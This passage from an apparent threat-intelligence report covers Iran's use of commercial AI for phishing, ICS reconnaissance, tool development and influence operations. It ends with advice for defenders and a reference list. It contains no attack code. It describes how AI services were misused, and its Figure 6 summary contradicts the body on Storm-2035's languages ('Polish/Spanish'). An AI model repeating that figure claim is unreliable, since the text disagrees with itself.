


Figure 5. North Korea's access substitution, synthetic identities, and local LLMs

Iran

Iran combines a constrained domestic frontier-AI ecosystem with extensive use of commercial AI services. Iran-aligned actors have used AI for targeted social engineering, reconnaissance, vulnerability research, coding, malware development, and influence operations, while reliance on hosted services also creates provider-side detection and disruption opportunities.

National strategy and AI ecosystem

Iran's AI strategy reflects both technological ambition and regime-security priorities. In 2021, then-Supreme Leader Ali Khamenei publicly pushed for Iran to be among the top ten countries in AI.

Iran's formal National AI Document, issued in 2024, calls for the development of domestic AI infrastructure, indigenous multimodal models, and specialized AI hardware, while identifying national security, defense, government, industry, and culture as priority areas.[45]

Iran retains a substantial academic AI research base. Compared to China and other leading powers, however, its broader AI ecosystem is more constrained in access to capital, advanced compute, and frontier-model development. Iranian universities have maintained substantial publication activity in AI-related fields, including machine learning, computer vision, and data science. In March 2025, Iran unveiled a prototype of its national AI platform in cooperation with Sharif University of Technology.[46] The platform's stated advantages include its open-source nature, reliance on domestic infrastructure, and ability to operate under sanctions or during internet disruptions.

As of 2026, Iran's AI development remains constrained by sanctions, limited access to advanced computing hardware, weak domestic compute capacity, and broader power and connectivity challenges. However, these limitations do not prevent practical AI adoption. Iranian actors can instead draw on open-source models, foreign AI services, and domestic academic and technical resources.

In the military domain, Iran is likely to focus on practical and asymmetric AI applications. These may include unmanned aerial vehicle (UAV) autonomy, target recognition, battlefield decision support, surveillance, information operations, and cyber-enabled intelligence collection. Iran's extensive relationships with Hezbollah, Hamas, the Houthis, and other similarly aligned groups could also provide a future pathway for AI-enabled cyber assistance, influence operations, and other technical support beyond Iran's formal state structures. However, there is currently limited public evidence that such AI capabilities have already been transferred.[47]

APT cases

Iranian APT actors have been among the most active state-aligned users of commercial AI tools for adversarial purposes. Public reporting indicates that Iranian actors have used AI for phishing, reconnaissance, cybersecurity-themed lure generation, translation, localization, vulnerability research, malware debugging, and offensive tool development.

Personalized social engineering with Gemini

As reported by Google in February 2026, APT42 has integrated Gemini into several parts of its operational workflow, particularly reconnaissance, targeted social engineering, and tool development.[48] APT42 used Gemini to identify official email addresses, research potential targets and business contacts, and develop credible pretexts for engagement. In some cases, the actor provided target biographies to the model to help craft plausible approaches and used its translation and localization capabilities to produce more natural-language phishing content.

AI-assisted offensive tool development

APT42 used Gemini not only to support social engineering campaigns, but also as an engineering platform to accelerate the development of specialized malicious tools. The actor used Gemini for debugging, code generation, and research into exploitation techniques while actively developing new malware and offensive tooling.[49]

Reconnaissance against Industrial Control Systems (ICS)

CyberAv3ngers used ChatGPT to support cyber operations, as observed by OpenAI in 2024.[50] CyberAv3ngers presents itself as a hacktivist group, but U.S. authorities have linked it to Iran's Islamic Revolutionary Guard Corps. According to public reporting the group leveraged ChatGPT to support reconnaissance, vulnerability research, and scripting related to programmable logic controllers and other ICS.[51] The actors also queried ChatGPT for industrial ports, Modbus protocol debugging, electricity grids and contractors in Jordan, and default credentials for ICS products.

Influence operations

Observed Iran-aligned AI-enabled influence operations have emphasized multilingual content generation and localization for specific target audiences.

The clearest example is Storm-2035. In August 2024, OpenAI disrupted this Iran-aligned operation for using ChatGPT to shape opinion around the 2024 U.S. presidential election and other geopolitical flashpoints.[52] The group used the model to generate both long-form articles and short social media comments on topics such as the two U.S. presidential candidates and the Israel-Gaza conflict, sometimes generating content from opposing political perspectives. When OpenAI disrupted Storm-2035 again in June 2025, this localization logic was clearer still.[53] Operators prompted the model in Persian to generate batches of roughly a dozen short posts at a time in English and Spanish. These batches are then posted by X accounts posing as residents of the U.S, the UK, Ireland, and Venezuela. Each was adapted to a region-specific fault line.

Iran-aligned operators also produced AI-generated videos. The most visible example is the viral "Lego-style" clips produced by Explosive Media,[54] an outlet assessed to be linked to the Iranian state.[55] The campaign produced AI-generated videos in the English language that were amplified by Iranian and Russian state media accounts and gained substantial international reach. Broadly speaking generative AI enables influence operators to produce fluent, localized content for audiences they may not otherwise be able to address as easily at scale.

Assessment

Iran's use of AI in cyber operations is pragmatic and workflow-oriented. Its limited access to advanced computing and stable infrastructure reduces its ability to build frontier-scale AI systems, but AI still supports asymmetric operations by improving reconnaissance, social engineering, coding, malware debugging, vulnerability research, and influence operations.

Notably, Iran's reliance on Western commercial AI services is hard to replace because it lacks mature domestic alternatives. This dependence leaves Iranian operations comparatively exposed to provider-side detection and account takedowns.

Iran

National ecosystem

- **Strategic ambition**

  2024 National AI Document; Sharif University national open platform

- **Infrastructure constraints**

  Sanctioned; limited compute and unstable grid infrastructure

- **Commercial AI reliance**

  Extensive use of Gemini and ChatGPT observed

Observed cyber tradecraft

- **APT42 | Social engineering**

  Used Gemini to research targets, build plausible pretexts, and improve the language and localization of phishing content

- **APT42 | Tool development**

  Used Gemini for code generation, malware debugging, and research into exploitation techniques while developing new offensive tooling

- **CyberAv3ngers | ICS reconnaissance**

  Queried ChatGPT for PLC details, Modbus debugging, default credentials, and information on power grids and contractors

Influence operations

- **Storm-2035:** Prompted ChatGPT in Persian to generate localized political articles in Polish/Spanish
- **Real-time AI video:** Viral "Lego-style" propaganda clips amplified across state media accounts

Assessment
Limited mature domestic alternatives may increase exposure to provier-side disruption.

Figure 6. Iran's commercial AI reliance and asymmetric cyber operations

Key insights for defenders

AI adoption among state-aligned actors is uneven. It depends on each country's resources, constraints, strategic priorities, domestic AI capabilities, and access pathways. A stronger national AI ecosystem increases resilience and the degree of local control, but it is not a prerequisite for meaningful AI adoption.

China has the strongest structural foundation among the four countries examined. It is supported by its research base, domestic model ecosystem, military-civil fusion framework, talent base, and investment in computing and energy infrastructure. Russia is adopting AI selectively under significant resource constraints. The country uses it to strengthen existing research, tooling, malware, intelligence, and information-operation workflows. North Korea compensates for limited domestic infrastructure. It does so through foreign services, overseas personnel and locally hosted models. Iran similarly shows that a constrained domestic frontier-AI ecosystem does not prevent extensive use of accessible commercial AI services.

State-aligned actors can preserve AI access through multiple pathways. In the suspected Earth Lamia case, an operator switched during an intrusion from a Western model to a domestic Chinese model. The case illustrates how a mature domestic AI ecosystem can provide substitution options when foreign access becomes unreliable. North Korea exhibits a different model, relying more heavily on external access pathways despite lacking comparable domestic frontier infrastructure. The resilience of these strategies therefore varies with the maturity of the domestic AI ecosystem and the availability of alternative channels. Defenders should assume that disrupting a single provider or account will not necessarily eliminate an actor's access to capable models.

AI integration can also create new detection opportunities, but these may diminish as actors shift toward domestic or locally hosted models. LAMEHUG's runtime queries to a public model API show that malware relying on an external LLM can generate observable network traffic. Meanwhile, commercial AI providers can detect and disrupt malicious use through their own telemetry. Anomalous connections to AI service endpoints from servers or other unexpected hosts are a practical signal worth monitoring. However, this visibility may decline as actors move away from hosted services. China-aligned actors can draw on capable domestic models beyond the monitoring and enforcement reach of Western providers, while North Korea-aligned actors have experimented with locally hosted LLM environments. Local inference can eliminate the need for external AI-service traffic and substantially reduce provider-side visibility.

Defenders should therefore treat connections to AI service endpoints as useful but incomplete indicators. They should place greater emphasis on endpoint and behavioral detection, including rapid enumeration, automated tool invocation, repeated machine-paced actions, credential-access patterns, and other signs of increasingly agentic execution.

AI-generated content may also complicate attribution. As actors increasingly delegate code generation, modification, and obfuscation to widely available models, coding style and other implementation-level characteristics may become less reliable indicators of actor identity. Attribution may therefore need to place greater weight on broader operational context, including infrastructure, targeting, access methods, victimology, and campaign behavior.

Hiring and identity-verification pipelines are also part of the attack surface. North Korea's IT worker scheme, augmented with face-swap tools, AI-generated resumes, and LLM-assisted interviewing, has already secured employment that gave operatives access to source code and sensitive corporate data. Organizations of interest to these actors, including AI companies and other technology firms, should therefore apply stronger identity verification, tighter contractor and remote-worker onboarding, and least-privilege access controls.

Because AI accelerates existing tradecraft rather than replacing it, established defenses still apply. Observed AI use concentrates on reconnaissance, social engineering, phishing, and tooling, which are stages defenders already instrument. Hardening internet-facing systems, deploying phishing-resistant authentication, and monitoring for credential abuse and lateral movement remain the core countermeasures; what AI changes is the tempo and scale at which those attacks arrive.

Conclusion

AI is becoming a capability layer for state-aligned cyber activity, and each country's national AI ecosystems shape how that capability is accessed, controlled, and sustained. China, Russia, North Korea, and Iran are not adopting AI in the same way, but all four demonstrate that cyber operators are not limited to models developed within their own countries. Foreign commercial services, publicly available models, open-weight models, facilitator-supported access, and other channels can provide capabilities beyond what domestic AI ecosystems alone would suggest.

China is likely to benefit most from the scale and redundancy of its domestic AI ecosystem, which already gives its operators fallback models when access to Western services is cut off. Russia is likely to keep embedding AI where it makes existing military, intelligence, and hybrid operations faster, although public reporting provides limited visibility into the operational use of domestic Russian models by state-aligned actors. North Korea is likely to continue substituting access for infrastructure, relying on foreign AI services, overseas personnel, and locally hosted models. Iran is likely to keep channeling commercial AI tools into social engineering, reconnaissance, and offensive tool development in support of asymmetric operations.

Cross-actor cooperation may also shape future AI-enabled cyber capabilities. Russia and China have expanded AI cooperation through AI R&D initiatives[56] and bilateral consultations[57] on military application of AI. Russia and North Korea are also deepening strategic ties, with public reporting indicating that North Korea has dispatched AI researchers and students to Russia and other countries.[58] Iran's relationships with Russia and China may provide indirect pathways for technology access, research exchange, and infrastructure support. The 2025 Iran-Russia Comprehensive Strategic Partnership Treaty covers technology and information security.[59] These arrangements do not prove AI-specific operational cooperation, but they create channels through which tools, techniques, and AI-relevant research, expertise, and capabilities could potentially spread from one actor to another.

Two limitations are important when comparing these ecosystems. First, state-aligned actors can potentially access a broad range of publicly available foreign models, directly or through alternative channels. Differences in domestic model development therefore do not translate directly into equivalent differences in the AI capabilities available to cyber operators. Second, publicly released models should not be treated as the ceiling of a country's AI capabilities. U.S. frontier AI developers, for example, often evaluate models internally and may release capabilities through limited or restricted access before broader availability. Governments, militaries, and intelligence services may likewise have access to internal systems and deploy different configurations. Public models therefore provide an observable baseline, not a complete measure of the capabilities potentially available to state-aligned actors.

The central lesson is that ownership of frontier AI is not the threshold for cyber impact. Access to capable models can already produce meaningful operational gains, while ecosystem depth determines how reliably, independently, and at what scale those capabilities can be sustained. For defenders, national AI ecosystems are therefore most useful not as a simple ranking of actor capability, but as a way to understand the access options, constraints, resilience, and operational choices available to state-aligned actors.

References

1 TrendAI™ Research. (July 29, 2026). *TrendAI Security*. "2026 H1 APT Report: How APTs Are Weaponizing Trust in the Age of AI." Accessed on Sept. 2, 2026, at https://www.trendaisecurity.com/en-us/resources-insights/deep-research/2026-h1-apt-report-how-apts-are-weaponizing-trust-in-the-age-of-ai.

2 Vincenzo Ciancaglini and David Sancho. (Jan. 28, 2026). *Trend Micro*. "An Update on the State of Criminal AI: Crime as a Service, AI as the Multiplier." Accessed on Sept. 7, 2026, at https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/the-state-of-criminal-ai.

3 Graham Webster, Rogier Creemers, Elsa Kania, and Paul Triolo. (Aug. 1, 2017). *DigiChina*. "Full Translation: China's 'New Generation Artificial Intelligence Development Plan' (2017)." Accessed on Sept. 2, 2026, at https://digichina.stanford.edu/work/full-translation-chinas-new-generation-artificial-intelligence-development-plan-2017/.

4 State Council. (Sept. 24, 2025). *Center for Security and Emerging Technology*. "Opinions of the State Council on Deepening the Implementation of the "Artificial Intelligence+" Initiative." Accessed on Sept. 2, 2026, at https://cset.georgetown.edu/publication/china-ai-plus-opinions-2025/.

5 Cole McFaul, Sam Bresnick, and Daniel Chou. (Sept. 2025). *Center for Security and Emerging Technology*. "Pulling Back the Curtain on China's Military-Civil Fusion: How the PLA Mobilizes Civilian AI for Strategic Advantage." Accessed on Sept. 7, 2026, at https://doi.org/10.51593/20240030.

6 Chiang Min-yen. (Aug. 27, 2024). *The Research Institute for Democracy, Society, and Emerging Technology (DSET)*. "The Remote Poaching Model: How China's Bitmain Acquired Taiwan's Edge AI Chip Technology and Its Implications for Economic Security." Accessed on Sept. 3, 2026, at https://dset.tw/en/research/00039/.

7 Sha Sajadieh et al. (April 13, 2026). *Stanford Institute for Human-Centered Artificial Intelligence (HAI)*. "The 2026 AI Index Report." Accessed on Sept. 3, 2026, at https://hai.stanford.edu/ai-index/2026-ai-index-report.

8 Simone McCarthy, Joyce Jiang, and Yong Xiong. (Sept. 29, 2025). *CNN World*. "In the race to attract the world's smartest minds, China is gaining on the US." Accessed on Sept. 3, 2026, at https://edition.cnn.com/2025/09/29/china/china-reverse-brain-drain-science-tech-competition-us-intl-hnk.

9 Rebecca Arcesati. (May 2, 2024). *Merics*. "China's AI Development Model in an Era of Technological Deglobalization." Accessed on Sept. 3, 2026, at https://mt.merics.org/sites/default/files/2024-05/Arcesati-China AI Development-04.25.24.pdf.

10 High Technology Department. (March 3, 2022). *National Development and Reform Commission*. "The 'Eastern Data, Western Compute' Project Series Interpretation Part 1." Accessed on Sept. 3, 2026, at https://www.ndrc.gov.cn/xxgk/jd/jd/202203/t20220317_1319467.html.

11 Bureau of Industry & Security. (Dec. 2, 2024). *Bureau of Industry and Security U.S. Department of Commerce*. "Commerce Strengthens Export Controls to Restrict China's Capability to Produce Advanced Semiconductors for Military Applications." Accessed on Sept. 4, 2026, at https://www.bis.gov/press-release/commerce-strengthens-export-controls-restrict-chinas-capability-produce-advanced-semiconductors-military.

12 Sujai Shivakumar, Charles Wessner, and Thomas Howell. (March 24, 2026). *Center for Strategic and International Studies (CSIS)*. "China's Localization Drive in Semiconductors Gains Impetus from Allied Chip Export Controls." Accessed on Sept. 4, 2026, at https://www.csis.org/analysis/chinas-localization-drive-semiconductors-gains-impetus-allied-chip-export-controls.

13 Anthropic. (Feb. 23, 2026). *Anthropic*. "Detecting and preventing distillation attacks." Accessed on Sept. 4, 2026, at https://www.anthropic.com/news/detecting-and-preventing-distillation-attacks.

14 NIST Center for AI Standards and Innovation (CAISI). (July 8, 2026). *NIST*. "Assessment of Z.ai's GLM-5.2." Accessed on Sept. 4, 2026, at https://www.nist.gov/document/caisi-assessment-zais-glm-52.

15 TrendAI. (n.d.). *TrendAI Security*. "Threat Intelligence." Accessed on Sept. 7, 2026, at https://www.trendaisecurity.com/en-us/platform/threat-intelligence.

16 NIST National Vulnerability Database NVD. (June 17, 2026). NIST National Vulnerability Database NVD. "CVE-2026-0740 Detail." Accessed on Sept. 7, 2026, at https://nvd.nist.gov/vuln/detail/cve-2026-0740.

17 OpenAI. (June 10, 2026). *OpenAI*. "PRC-linked influence operations are targeting AI debates in the US." Accessed on Sept. 4, 2026, at https://openai.com/index/prc-linked-influence-operations-ai-debates/.

18 OpenAI. (Feb. 21, 2025). *OpenAI*. "Disrupting malicious uses of AI." Accessed on Sept. 4, 2026, at https://cdn.openai.com/threat-intelligence-reports/disrupting-malicious-uses-of-our-models-february-2025-update.pdf.

19 Unit 42. (July 30, 2026). *Unit 42*. “Chinese-Speaking Threat Actor Harnesses AI Models for Autonomous Cyberattacks.” Accessed on Sept. 7, 2026, at https://unit42.paloaltonetworks.com/autonomous-ai-cyber-attack-campaign/.

20 Office of the President of the Russian Federation. (Oct. 18, 2019). *CSET Center for Security and Emerging Technology*. “Translation: Decree of the President of the Russian Federation on the Development of Artificial Intelligence in the Russian Federation.” Accessed on Sept. 7, 2026, at https://cset.georgetown.edu/publication/decree-of-the-president-of-the-russian-federation-on-the-development-of-artificial-intelligence-in-the-russian-federation/.

21 Tass. (Nov. 20, 2025). *Tass*. “Russia cannot allow critical dependence on foreign AI technologies — Putin.” Accessed on Sept. 7, 2026, at https://tass.com/economy/2045939.

22 Tass. (Feb. 16, 2024). *Tass*. “Putin updates national AI development strategy until 2030.” Accessed on Sept. 7, 2026, at https://tass.com/economy/1747201.

23 Interfax. (Feb. 26, 2026). *Interfax*. “Putin has created a presidential commission on the development of AI technologies.” Accessed on Sept. 7, 2026, at https://www.interfax.ru/digital/1074789.

24 Claudia Wallner, Simon Copeland, and Antonio Giustozzi. (June 30, 2025). *Royal United Services Institute for Defence and Security Studies*. “Russia, AI and the Future of Disinformation Warfare.” Accessed on Sept. 7, 2026, at https://static.rusi.org/russia-ai-and-the-future-of-disinformation-warfare.pdf.

25 Christopher Cytera. (May 21, 2026). *CEPA*. “Western Chips Power Russia’s War.” Accessed on Sept. 7, 2026, at https://cepa.org/article/western-chips-power-russias-war/.

26 Interfax. (Dec. 20, 2022). *Interfax*. “The head of the Ministry of Digital Development, Communications and Mass Media reported that approximately 100,000 IT specialists have left the Russian Federation this year.” Accessed on Sept. 7, 2026, at https://www.interfax.ru/russia/877771.

27 Current Time TV. (May 4, 2025). *Current Time TV*. “’Big Brother’ in Crimea: Russia is implementing an AI-powered surveillance system on the annexed peninsula.” Accessed on Sept. 7, 2026, at https://www.currenttime.tv/a/sistema-sluzhki-s-ii-v-krymu/33391556.html.

28 General Intelligence and Security Service (AIVD) and Military Intelligence and Security Service (MIVD). (July 10, 2026). *AIVD*. “Brochure Cybersecurity advisory Russian state actors are compromising IP cameras.” Accessed on Sept. 7, 2026, at https://english.aivd.nl/documents/2026/07/10/brochure-cybersecurity-advisory-russian-state-actors-are-compromising-ip-cameras.

29 Computer Emergence Response Team of Ukraine. (July 17, 2026). *Computer Emergence Response Team of Ukraine*. “UAC-0001 cyberattacks on the security and defense sector using the LAMEHUG software tool, which uses LLM (large language model) (CERT-UA#16039).” Accessed on Sept. 7, 2026, at https://cert.gov.ua/article/6284730.

30 Google Threat Intelligence Group. (May 12, 2026). *Google*. “GTIG AI Threat Tracker: Adversaries Leverage AI for Vulnerability Exploitation, Augmented Operations, and Initial Access.” Accessed on Sept. 7, 2026, at https://cloud.google.com/blog/topics/threat-intelligence/ai-vulnerability-exploitation-initial-access.

31 Anthropic. (Sept. 10, 2026). *Anthropic*. “Detecting and countering misuse of AI: September 2026.” Accessed on Sept. 14, 2026, at https://www.anthropic.com/threat-intelligence-report-september-2026.

32 U.S. Federal Bureau of Investigation (FBI) and Cyber National Mission Force (CNMF). (Jan. 28, 2026). *Federal Bureau of Investigation*. “State-Sponsored Russian Media Leverages Meliorator Software for Foreign Malign Influence Activity.” Accessed on Sept. 8, 2026, at https://www.fbi.gov/file-repository/cyber-alerts/state-sponsored-russian-media-leverages-meliorator-software-for-foreign-malign-influence-activity.pdf/view.

33 TrendAI. (n.d.). *TrendAI Security*. “Threat Intelligence.” Accessed on Sept. 8, 2026, at https://www.trendaisecurity.com/en-us/platform/threat-intelligence.

34 American Sunlight Project. (Feb. 26, 2025). *American Sunlight Project*. “A Pro-Russia Content Network Foreshadows the Automated Future of Info Ops.” Accessed on Sept. 8, 2026, at https://www.americansunlight.org/research.

35 NewsGuard. (Dec. 4, 2025). *NewsGuard*. “Two Data Filters Appear Able to Protect LLMs from Russian ‘Infection’.” Accessed on Sept. 9, 2026, at https://www.newsguardtech.com/press/two-data-filters-appear-able-to-protect-llms-from-russian-infection/.

36 Maxim Alyukov, Mykola Makhortykh, Alexandr Voronovici, and Maryna Sydorova. (Oct. 15, 2025). *Misinformation Review*. “LLMs grooming or data voids? LLM-powered chatbot references to Kremlin disinformation reflect information gaps, not manipulation.” Accessed on Sept. 8, 2026, at https://misinforeview.hks.harvard.edu/article/llms-grooming-or-data-voids-llm-powered-chatbot-references-to-kremlin-disinformation-reflect-information-gaps-not-manipulation/.

37 Office of the Spokesperson. (Jan. 14, 2025). *U.S. Department of State*. “Joint Statement on Cryptocurrency Thefts by the Democratic People’s Republic of Korea and Public-Private Collaboration.” Accessed on Sept. 8, 2026, at https://2021-2025.state.gov/office-of-the-spokesperson/releases/2025/01/joint-statement-on-cryptocurrency-thefts-by-the-democratic-peoples-republic-of-korea-and-public-private-collaboration.

38 Jeong Tae Joo. (March 12, 2025). *Daily NK*. “N. Korea ramps up cyber offensive: New research center to focus on AI-powered hacking.” Accessed on Sept. 8, 2026, at https://www.dailynk.com/english/n-korea-ramps-up-cyber-offensive-new-research-center-to-focus-on-ai-powered-hacking/.

39 U.S. Federal Bureau of Investigation (FBI). (July 23, 2025). *Federal Bureau of Investigation*. “North Korean IT Worker Threats to U.S. Businesses.” Accessed on Sept. 8, 2026, at https://www.fbi.gov/investigate/cyber/alerts/2025/north-korean-it-worker-threats-to-u-s-businesses.

40 Anton Sokolin. (June 17, 2026). *NK News*. “North Korea uses older Nvidia, Qualcomm tech to boost AI capabilities: report.” Accessed on Sept. 9, 2026, at https://www.nknews.org/2026/06/north-korea-uses-older-nvidia-qualcomm-tech-to-boost-ai-capabilities-report/.

41 Simon Conant and Alex Tilley. (Sept. 30, 2025). *Okta*. “North Korea’s IT Workers expand beyond US big tech.” Accessed on Sept. 8, 2026, at https://www.okta.com/blog/threat-intelligence/north-korea-s-it-workers-expand-beyond-us-big-tech/.

42 Office of Public Affairs U.S. Department of Justice. (June 30, 2025). *Office of Public Affairs U.S. Department of Justice*. “Justice Department Announces Coordinated, Nationwide Actions to Combat North Korean Remote Information Technology Workers’ Illicit Revenue Generation Schemes.” Accessed on Sept. 8, 2026, at https://www.justice.gov/opa/pr/justice-department-announces-coordinated-nationwide-actions-combat-north-korean-remote.

43 TrendAI. (n.d.). *TrendAI Security*. “Threat Intelligence.” Accessed on Sept. 8, 2026, at https://www.trendaisecurity.com/en-us/platform/threat-intelligence.

44 Genians Security Center. (Aug. 10, 2026). *Genians*. “Kimsuky Integrates AI into Attack Operations, From AI-Generated Decoy Documents to a Local LLM.” Accessed on Sept. 8, 2026, at https://www.genians.co.kr/en/blog/threat_intelligence/kimsuky_ai_llm.

45 Regulations.ai. (Jan. 6, 2026). *Regulations.ai*. “Iran - National AI Strategy.” Accessed on Sept. 8, 2026, at https://regulations.ai/regulations/iran-2024-6-national-ai-document.

46 Iran International. (March 15, 2025). *Iran International*. “Iran unveils national AI platform prototype.” Accessed on Sept. 8, 2026, at https://www.iranintl.com/en/202503158253.

47 Daniel Byman and V.S. Subrahmanian. (July 10, 2026). *Center for Strategic and International Studies*. “Artificial Intelligence and the Future of Terrorism.” Accessed on Sept. 8, 2026, at https://www.csis.org/analysis/artificial-intelligence-and-future-terrorism.

48 Google Threat Intelligence Group. (Feb. 13, 2026). *Google Cloud*. “GTIG AI Threat Tracker: Distillation, Experimentation, and (Continued) Integration of AI for Adversarial Use | Google Cloud Blog.” Accessed on Sept. 8, 2026, at https://cloud.google.com/blog/topics/threat-intelligence/distillation-experimentation-integration-ai-adversarial-use.

49 Google Threat Intelligence Group. (Feb. 13, 2026). *Google Cloud*. “GTIG AI Threat Tracker: Distillation, Experimentation, and (Continued) Integration of AI for Adversarial Use | Google Cloud Blog.” Accessed on Sept. 8, 2026, at https://cloud.google.com/blog/topics/threat-intelligence/distillation-experimentation-integration-ai-adversarial-use.

50 OpenAI. (Oct. 9, 2024). *OpenAI*. “Influence and cyber operations: an update.” Accessed on Sept. 8, 2026, at https://cdn.openai.com/threat-intelligence-reports/influence-and-cyber-operations-an-update_October-2024.pdf.

51 Cybersecurity and Infrastructure Security Agency (CISA). (Dec. 18, 2024). *CISA*. “IRGC-Affiliated Cyber Actors Exploit PLCs in Multiple Sectors, Including US Water and Wastewater Systems Facilities | CISA.” Accessed on Sept. 8, 2026, at https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-335a.

52 OpenAI. (Aug. 16, 2024). *OpenAI*. “Disrupting a covert Iranian influence operation.” Accessed on Sept. 8, 2026, at https://openai.com/index/disrupting-a-covert-iranian-influence-operation/.

53 Ben Nimmo, Albert Zhang, Sophia Farquhar, Max Murphy, and Kimo Bumanglag. (June 2025). *OpenAI*. “Disrupting malicious uses of AI: June 2025.” Accessed on Sept. 8, 2026, at https://openai.com/global-affairs/disrupting-malicious-uses-of-ai-june-2025/.

54 Matt Shea and Laurie Kalus. (Apr. 11, 2026). *BBC*. “We spoke to the man making viral Lego-style AI videos for Iran. Experts say it’s powerful propaganda” Accessed on Sept. 8, 2026, at https://www.bbc.com/news/articles/cjd8jrd1vnyo.

